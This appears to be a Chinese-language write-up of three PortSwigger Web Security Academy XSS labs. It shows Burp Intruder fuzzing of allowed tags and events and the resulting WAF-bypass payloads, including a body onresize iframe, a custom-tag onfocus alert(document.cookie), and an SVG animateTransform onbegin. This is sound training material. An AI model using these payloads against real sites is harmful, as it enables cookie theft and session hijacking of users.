<Back to Blog

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

[Home](#) | [My account](#)

Thank you for your comment!

Your comment has been submitted.

< Back to blog

1.16 XSS绕过waf(16)

The screenshot shows the PortSwigger Web Security Academy interface. At the top, there's a navigation bar with links for Google, language selection (Chinese Simplified), and account options (Logout, My Account). Below the navigation is the PortSwigger logo and a main menu with categories like Products, Solutions, Research, Academy, Daily Swig, Support, and a three-dot menu. The main content area displays a completed lab titled "实验室：将 XSS 反映到 HTML 上下文中，大多数标签和属性被阻止". It includes social sharing icons (Twitter, LinkedIn, etc.), a status bar indicating "从业者 LAB 未解决", and a note about the WAF preventing common XSS payloads. A sidebar on the right tracks progress: "学习资料: 0% 完成", "漏洞实验室: 16% 完成", and "关卡进度: 12/52, 27/143, 0/35" for Student, Professional, and Expert levels respectively. The bottom of the page shows a "访问实验室" button and a "解决方案" section.

这里存在xss但是也有waf过滤了标签

尝试一下基础语法

The screenshot shows a browser window with the URL "0aa200d50461d5b9c01b740a00220073.web-security-academy.net/?search=<script>alert%28%2F1%2F%29<%2Fscript>". The page content includes a "Tip: is not allowed!" message and a small icon of a person with a speech bubble.

这里返回的是标签不被允许

尝试标签那个可以执行

Burp Project Intruder Repeater Window Help Hackvertor Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor

1 x 2 x ... Positions Payloads Resource Pool Options

(?) Choose an attack type Start attack

Attack type: **Sniper**

(?) Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net> Update Host header to match target

```

1 GET /?search=<$ script $> HTTP/1.1
2 Host: 0aa200d50461d5b9c01b740a00220073.web-security-academy.net
3 Cookie: session=phsUQgJn14oqdhzJ92YBUGfHqQZYRy
4 Sec-Ch-Ua: "(Not(A:Brand);v=8", "Chromium";v=99"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Referer: https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19

```

Add \$ Clear \$ Auto \$ Refresh

portswigger.net/web-security/cross-site-scripting/cheat-sheet

Google 使用以下语言查看此网页: 中文 (简体) 翻译

This cross-site scripting (XSS) cheat sheet contains many vectors that can help you bypass WAFs and filters. You can select vectors by the event, tag or browser and a proof of concept is included for every vector.

You can [download a PDF version of the XSS cheat sheet](#).

This cheat sheet was brought to you by PortSwigger Research. Follow us on Twitter to receive updates.

This cheat sheet is regularly updated in 2022. Last updated: Thu, 22 Sep 2022 14:14:56 +0000.

Table of contents

Event handlers

Copy tags to clipboard **Copy events to clipboard** **Copy payloads to clipboard**

Tag	Event	Browser
colgroup	onstart	All browsers
command	onsubmit	
content	ontimeupdate	
data	ontoggle	
datalist	ontouchend	
dd	ontouchmove	
del	ontouchstart	
details	ontransitioncancel	
dfn	ontransitionend	
dialog	ontransitionend	
div	ontransitionrun	
	ontransitionstart	

Search Type: tag Search term: Search

Burp Project Intruder Repeater Window Help Hackvteror Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google - X

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvteror

1 x 2 x ... Positions Payloads Resource Pool Options Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 152
Payload type: Simple list Request count: 152

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste a
Load ... a2
Remove abbr
Clear acronym
Deduplicate address
Animate
Add Enter a new item
Add from list ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

只有两个标签可行

Attack Save Columns 3. Intruder attack of https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net - Temporary attack - Not saved to project ... - X

Results Positions Payloads Resource Pool Options Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
21	body	200	<input type="checkbox"/>	<input type="checkbox"/>	3254	
33	custom tags	200	<input type="checkbox"/>	<input type="checkbox"/>	3261	
0		400	<input type="checkbox"/>	<input type="checkbox"/>	134	
1	a	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
2	a2	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
3	abbr	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
4	acronym	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
5	address	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
6	animate	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
7	animatemotion	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
8	animatetransform	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
9	applet	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
10	area	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
11	article	400	<input type="checkbox"/>	<input type="checkbox"/>	134	...

Request Response

Pretty Raw Hex ⌂ ⌂ Select extension...
1 GET /search<body> HTTP/1.1
2 Host: 0aa200d50461d5b9c01b740a00220073.web-security-academy.net
3 Cookie: session=phsUQPgFJn14oqdhaJ92TB0GzhQGzTRy
4 Sec-Ch-Ua: "(Not A Brand";v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close

0 matches S 英

Event handlers

Copy tags to clipboard **Copy events to clipboard** **Copy payloads to clipboard**

All tags	All events	All browsers
custom tags	onafterprint	Chrome
a	onafterscriptexecute	Firefox
abbr	onanimationcancel	Safari
acronym	onanimationend	
address	onanimationiteration	
applet	onanimationstart	
area	onauxclick	
article	onbeforecopy	
aside	onbeforecut	
...		

Search Type: tag Search term: body **Search**

Event handlers that do not require user interaction

Event handlers that do require user interaction

Event:	Description:	Tag:	Code:	Copy:
onafterprint	Fires after the page is printed	body	<body onafterprint=alert(1)>	
onbeforecopy				

尝试属性 这里就复制第一个去尝试

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvator

Send Cancel < > Target: https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net HTTP/1 ?

Request

```
Pretty Raw Hex ↻ \n ⌂ Select extension...  
1 GET /?search=<body onafterprint$3dalert(1)> HTTP/1.1  
2 Host: 0aa200d50461d5b9c01b740a00220073.web-security-academy.net  
3 Cookie: session=phsUQPgFJn14oqdhzJ92YBUGzHqOZYRy  
4 Sec-Ch-Ua: "(Not A Brand);v=8", "Chromium";v=99  
5 Sec-Ch-Ua-Mobile: ?0  
6 Sec-Ch-Ua-Platform: "Windows"  
7 Upgrade-Insecure-Requests: 1  
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/99.0.4844.74 Safari/537.36  
9 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9  
10 Sec-Fetch-Site: same-origin  
11 Sec-Fetch-Mode: navigate  
12 Sec-Fetch-User: ?1  
13 Sec-Fetch-Dest: document  
14 Referer:  
https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net/  
15 Accept-Encoding: gzip, deflate  
16 Accept-Language: zh-CN,zh;q=0.9  
17 Connection: close  
18  
19
```

Response

```
Pre... Raw Hex Render ↻ \n ⌂ Select extension...  
1 HTTP/1.1 400 Bad Request  
2 Content-Type: application/json; charset=utf-8  
3 Connection: close  
4 Content-Length: 26  
5  
6 "Attribute is not allowed"
```

Inspector

Selection 30 ▾

Selected text

```
<body onafterprint$3dalert(1)>
```

Decoded from: URL encoding

```
<body onafterprint=alert(1)>
```

Request Attributes 2 ▾

Request Query Parameters 1 ▾

Request Body Parameters 0 ▾

Request Cookies 1 ▾

Request Headers 16 ▾

Response Headers 3 ▾

这里重新标记

Burp Project Intruder Repeater Window Help Hackvator Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvator

1 x 2 x ... Positions Payloads Resource Pool Options

(?) Choose an attack type **Start attack**

Attack type: Sniper

(?) Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net Update Host header to match target

```

1 GET /?search=<body+$ $> HTTP/1.1
2 Host: 0aa200d50461d5b9c01b740a00220073.web-security-academy.net
3 Cookie: session=phsUQgJn14oqdhzJ92YB6GfHqOZYRy
4 Sec-Ch-Ua: "(Not(A:Brand);v=8", "Chromium";v=99"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19

```

Add \$ Clear \$ Auto \$ Refresh

Table of contents

Event handlers

Copy tags to clipboard **Copy events to clipboard** **Copy payloads to clipboard**

All tags custom tags a abbr acronym address applet area article aside ...

All events onafterprint onafterscriptexecute onanimationcancel

All browsers Chrome Firefox Safari

Search T

Event: Event: Event: Event: Consum

(?) Payload Sets You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0
Payload type: Simple list Request count: 0

(?) Payload Options [Simple list] This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Enter a new item Add from list ...

Attack Save Columns 4. Intruder attack of https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net - Temporary attack - Not saved to project ...

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
10	onbeforeinput	200	<input type="checkbox"/>	<input type="checkbox"/>	3268	
80	onratechange	200	<input type="checkbox"/>	<input type="checkbox"/>	3267	
83	onresize	200	<input type="checkbox"/>	<input type="checkbox"/>	3263	
0		400	<input type="checkbox"/>	<input type="checkbox"/>	130	
1	onafterprint	400	<input type="checkbox"/>	<input type="checkbox"/>	140	
2	onafterscriptexecute	400	<input type="checkbox"/>	<input type="checkbox"/>	140	
3	onanimationcancel	400	<input type="checkbox"/>	<input type="checkbox"/>	140	
4	onanimationend	400	<input type="checkbox"/>	<input type="checkbox"/>	140	
5	onanimationiteration	400	<input type="checkbox"/>	<input type="checkbox"/>	140	
6	onanimationstart	400	<input type="checkbox"/>	<input type="checkbox"/>	140	
7	onauxclick	400	<input type="checkbox"/>	<input type="checkbox"/>	140	
8	onbeforecopy	400	<input type="checkbox"/>	<input type="checkbox"/>	140	
9	onbeforecut	400	<input type="checkbox"/>	<input type="checkbox"/>	140	
11	onbeforeprint	400	<input type="checkbox"/>	<input type="checkbox"/>	140	

Request Response

Pretty Raw Hex \n Select extension...

```

1 GET /?search=<body+onresize> HTTP/1.1
2 Host: 0aa200d50461d5b9c01b740a00220073.web-security-academy.net
3 Cookie: session=phsUQfgrJn14qdhzJ92YBUGzHqQCYRy
4 Sec-Ch-Ua: "(Not(A:Brand);v=8", "Chromium";v=99"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18

```

?

Finished 0 matches S 英

body
br
button
canvas
caption
center
cite
code
col

onbegin
onblur
onbounce
oncanplay
oncanplaythrough
onchange
onclick
onclose
oncontextmenu

Chrome Firefox Safari

Search Type: event Search term: onresize

Event handlers that do not require user interaction

Event:	Description:	Tag:	Code:	Copy:
onresize	Fires when the window is resized	body	<body onresize="print()>	<input type="button" value="Copy"/>

Compatibility:

Event handlers that do require user interaction

Event:	Description:	Tag:	Code:	Copy:
--------	--------------	------	-------	-------

Consuming tags

```
<body onresize=alert(1)>
```

Burp Project Intruder Repeater Window Help Hackvertor Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor

1 x 2 x 3 x 4 x ... Send Cancel < > ? Target: https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net HTTP/1

Request	Response	Inspector
Pretty Raw Hex \n \n Select extension... Pre... Raw Hex Render \n \n Select extension...	<pre> 1 GET /?search=<body onresize="print()"> HTTP/1.1 2 Host: 0aa200d50461d5b9c01b740a00220073.web-security-academy.net 3 Cookie: session=phsUQfJn14qdhuJ93YBUGHq0YRy 4 Sec-Ch-Ua: "(Not(A:Brand);v=8", "Chromium";v=99" 5 Sec-Ch-Ua-Mobile: ? 6 Sec-Ch-Ua-Platform: "Windows" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: zh-CN,zh;q=0.9 17 Connection: close 18 19 </pre> <pre> 34 <p> 35 Not solved 36 </p> 37 38 39 </div> 40 </div> 41 <div theme="blog"> 42 <section class="maincontainer"> 43 <div class="container is-page"> 44 <header class="navigation-header"> 45 <section class="top-links"> 46 Home 47 48 <p> 49 50 </p> 51 </section> 52 </header> 53 <header class="notification-header"> 54 </header> 55 <section class="blog-header"> 56 <h1> 57 0 search results for '<u><body onresize="print()></u>' 58 </h1> 59 <hr> 60 </section> 61 <section class="search"> 62 <form action="/" method="GET"> 63 <input type="text" placeholder='Search the blog...' name="search"> 64 <button type="submit" class="button"> 65 Search 66 </button> 67 </form> 68 </section> 69 </div> </pre>	<p>Selection 25</p> <p>Selected text</p> <pre><body onresize="print() "></pre> <p>Request Attributes 2</p> <p>Request Query Parameters 1</p> <p>Request Body Parameters 0</p> <p>Request Cookies 1</p> <p>Request Headers 16</p> <p>Response Headers 3</p>

当调整窗口大小的时候触发



0 search results for "

Search the blog...

书写payload

```
<iframe  
src="https://0aa200d50461d5b9c01b740a00220073.web-  
security-academy.net/?  
search=%3Cbody+onresize%3D%22print%28%29%22%3E"  
onload=this.style.width='100px'>
```

The screenshot shows a web-based exploit editor interface. At the top, it says "Craft a response". Below that, the URL is listed as "https://exploit-0a1300b804d1d544c06e740a01580029 exploit-server.net/exploit" with the "HTTPS" checkbox checked. The "File:" field contains "/exploit". The "Head:" section shows "HTTP/1.1 200 OK" and "Content-Type: text/html; charset=utf-8". The "Body:" section contains the exploit code: "<iframe src="https://0aa200d50461d5b9c01b740a00220073 web-security-academy.net/?search=%3Cbody+onresize%3D%22print%28%29%22%3E"> onload=this.style.width='100px'" with a red arrow pointing from the "View exploit" button to this line. Below the body is a scrollable text area. At the bottom, there are four buttons: "Store", "View exploit" (which has a red arrow pointing to it), "Deliver exploit to victim", and "Access log".

The screenshot shows the results of a completed lab. At the top, it says "WebSecurity Academy" and "Reflected XSS into HTML context with most tags and attributes blocked". A green "Solved" button is shown. Below that, a message says "Congratulations, you solved the lab!". There are "Share your skills!" and "Continue learning >>" buttons. The "Craft a response" section is identical to the one above, showing the exploit code and the "View exploit" button with a red arrow pointing to it.

1.17 XSS自定义标签(17)

Google 已翻译为以下语言: 中文 (简体) | 显示原文

我的账户

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 三

仪表板 学习路径 最新话题 所有实验室 神秘实验室 名人堂 开始吧 获得认证

网络安全学院 » 跨站脚本 » 语境 » 实验室

实验室: 将 XSS 反射到 HTML 上下文中, 除了自定义标签外, 所有标签都被阻止

从业者 未解决

此实验室阻止除自定义标签之外的所有 HTML 标签。要解决实验室问题, 请执行注入自定义标记并自动发出警报的跨站点脚本 document.cookie 攻击。

访问实验室

解决方案

1. 转到漏洞利用服务器并粘贴以下代码, 替换 YOUR-LAB-ID 为您的实验室 ID:

The screenshot shows the PortSwigger Lab interface. At the top, there's a navigation bar with links like '产品', '解决方案', 'Research', 'Academy', 'Daily Swig', '支持', and a '三' icon. Below that is a secondary navigation bar with '仪表板', '学习路径', '最新话题', '所有实验室', '神秘实验室', '名人堂', '开始吧', '获得认证'. Under '所有实验室', it says '网络安全学院 » 跨站脚本 » 语境 » 实验室'. The main content area has a heading '实验室: 将 XSS 反射到 HTML 上下文中, 除了自定义标签外, 所有标签都被阻止'. It includes a note about blocking all HTML tags except custom ones and a link to a self-XSS attack. A '访问实验室' button is present. To the right is a '跟踪您的进度' sidebar with sections for '学习资料' (0%, 0%), '漏洞实验室' (17%), and '关卡进度' (12/52, 28/143, 0/35). There are also tabs for '学徒', '从业者', and '专家'. A red arrow points from the 'onfocus' section of the challenge list down to the payload code in the 'Payload' block below.

这里翻了下发现个payload

Compatibility:	Fires when a CSS animation repeats	custom tags	<style>@keyframes slidein {}</style><xss style="animation-duration:1s;animation-name:slidein;animation-iteration-count:2;" onanimationiteration="alert(1)"></xss>	
onanimationstart		custom tags	<style>@keyframes x {}</style><xss style="animation-name:x" onanimationstart="alert(1)"></xss>	
onbeforescriptexecute		custom tags	<xss onbeforescriptexecute=alert(1)><script>i</script>	
onfocus		custom tags	<xss id=x tabindex=1 onfocus=alert(1)></xss>	
onfocusin		custom tags	<xss id=x tabindex=1 onfocusin=alert(1)></xss>	
ontransitioncancel		custom tags	<style>:target {color: red;}</style><xss id=x style="transition:color 10s" ontransitioncancel=print()></xss>	
ontransitionend				

我们直接查看payload

```
<xss id=x onfocus=alert(document.cookie)
tabindex=1>#x
```

onfocus 代表当 光标聚焦到此标签的时候就会 执行js代码 而后面的 tabindex 表示该元素是可聚焦的 而最后的#x 则是与 id=x 进行配合 id=x 代表改标签的id是x 而#x 则是通过锚点聚焦到该标签上面 这样就能执行js代码了

最终版本

```
<iframe
src="https://0aed001303fc338ac0ba605f00080033.web-
security-academy.net/?search=
<xss+id%3dx+onfocus%3dalert(document.cookie)+tabinde
x%3d1>#x">
```

Congratulations, you solved the lab!

Craft a response

URL: <https://exploit-0af000e3031733fc040609101da00b4.exploit-server.net/exploit>

HTTPS

File:

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<iframe src="https://0aed001303fc338ac0ba605f00080033.web-security-academy.net/?search=<xss+id%3dx+onfocus%3dalert(document.cookie)+tabindex%3d1>#x">
```

Store **View exploit** **Deliver exploit to victim** **Access log**

1.18 SVG 标记的反射型 XSS(18)

Google 已翻译为以下语言: 中文 (简体) 显示原文

参与 Burp 挑战, 有机会测试您的技能并赢得奖杯 - 挑战我

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持

仪表板 学习路径 最新话题 所有实验室 神秘实验室 名人堂 开始吧 获得认证

网络安全学院 » 跨站脚本 » 语境 » 实验室

实验室：允许使用一些 SVG 标记的反射型 XSS

从业者 LAB 未解决

本实验有一个简单的反射型 XSS 漏洞。该网站阻止了常见标签，但遗漏了一些 SVG 标签和事件。

要解决实验室问题，请执行调用该函数的跨站脚本攻击。alert()

访问实验室

解决方案

- 注入一个标准的 XSS payload，例如：

跟踪您的进度

学习资料: 0%	查看全部		
漏洞实验室: 17%	查看全部		
关卡进度:	12 共 52 张	29 共 143 页	0 共 35

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Proxy Intruder Repeater Window Help Hackvtor

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvtor

1 x 2 x 3 x 4 x 5 x ...

Positions Payloads Resource Pool Options

(?) Choose attack type Start attack

Attack type: Sniper

(?) Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://Oad8009603766ad8c0459e5300280013.web-security-academy.net Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

```

1 GET /?search=<§ 1 §> HTTP/1.1
2 Host: Oad8009603766ad8c0459e5300280013.web-security-academy.net
3 Cookie: session=eULM9G1oeRWBYacZYWKXDHV1JRb2i1J
4 Sec-Ch-Ua: "(Not(A:Brand);v=8", "Chromium";v=99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Oad8009603766ad8c0459e5300280013.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19

```

Attack Save Columns 7. Intruder attack of https://Oad8009603766ad8c0459e5300280013.web-security-academy.net - Temporary attack - Not saved to project ...

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2998	
8	animatetransform	200	<input type="checkbox"/>	<input type="checkbox"/>	3013	
65	image	200	<input type="checkbox"/>	<input type="checkbox"/>	3002	
132	svg	200	<input type="checkbox"/>	<input type="checkbox"/>	3000	
142	title	200	<input type="checkbox"/>	<input type="checkbox"/>	3002	
1	a	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
2	a2	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
3	abbr	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
4	acronym	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
5	address	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
6	animate	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
7	animatemotion	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
9	applet	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
10	area	400	<input type="checkbox"/>	<input type="checkbox"/>	134	...

Request Response

Pretty Raw Hex Select extension...

```

1 GET /?search=<title> HTTP/1.1
2 Host: Oad8009603766ad8c0459e5300280013.web-security-academy.net
3 Cookie: session=eULM9G1oeRWBYacZYWKXDHV1JRb2i1J
4 Sec-Ch-Ua: "(Not(A:Brand);v=8", "Chromium";v=99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Oad8009603766ad8c0459e5300280013.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18

```

0 matches Search... Finished

可以看到有几个标签可行

Search Type: tag ▾ Search term: Search

Event handlers that do not require user interaction

Event:	Description:	Tag:	Code:	Copy:
onbegin	Compatibility:  Fires when a svg animation begins	animatetransform	<svg><animateTransform onbegin=alert(1) attributeName=transform>	 
onend	Compatibility:  Fires when a svg animation ends	animatetransform	<svg><animateTransform onend=alert(1) attributeName=transform dur=1s>	 
onrepeat	Compatibility:  Fires when a svg animation repeats	animatetransform	<svg><animateTransform onrepeat=alert(1) attributeName=transform repeatCount=2 dur=1s>	 

拿过来尝试下属性

This cheat sheet is regularly updated in 2022. Last updated: Thu, 22 Sep 2022

Table of contents

Event handlers

Copy tags to clipboard **Copy events to clipboard** **Copy payload sets**

sub
summary
sup
svg
svg -> animate
svg -> animatemotion
svg -> animatetransform
svg -> set
table
tbody

All events
onafterprint
onafterscriptexecute
onanimationcancel
onanimationend
onanimationiteration
onanimationstart
onauxclick
onbeforecopy
onbeforecut

Search Type: tag Search term: **Search**

Event handlers that do not require user interaction

Event: Description: Tag:

onbegin

Burp Suite Professional v2022.2.4 - Temporary Project

Burp Project Intruder Repeater Window Help Hackvertor Burp Suite Professional v2022.2.4 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project

1 x 2 x 3 x 4 x 5 x -

Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various positions, and each payload type can be customized in different ways.

Payload set: 1 **Payload count:** 3
Payload type: Simple list **Request count:** 3

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste onbegin
Load onend
Remove onrepeat
Clear
Duplicate
Add Enter a new item
Add from list ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule
Edit
Remove
Up
Down

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

Burp Project Intruder Repeater Window Help Hackvertor Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor

1 x 2 x 3 x 4 x 5 x ...

Positions **Attack** Save Columns 13. Intruder attack of https://0ad8009603766ad8c0459e5300280013.web-security-academy.net - Temporary attack - Not saved to project...

② **Payload Set**

You can define a payload set, and each item in the set will be sent sequentially.

Payload set:	Request	Payload	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4904	
1		onbegin	200	<input type="checkbox"/>	<input type="checkbox"/>	4904	
2		onend	400	<input type="checkbox"/>	<input type="checkbox"/>	136	
3		onrepeat	400	<input type="checkbox"/>	<input type="checkbox"/>	136	

② **Payload Content**

This payload contains:

Paste
Load ...
Remove
Clear
Deduplicate
Add

Add from:

Request Response

Pretty Raw Hex ⌂ \n ⌂ Select

```
1 GET /?search<svg><animate transform=onbegin%3dalert(1)> HTTP/1.1
2 Host: 0ad8009603766ad8c0459e5300280013.web-security-academy.net
3 Cookie: session=eULM9G1oerRNvYaCZYWKdHv1JRB2iIJ
4 Sec-Ch-Ua: "(Not A Brand";v="8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
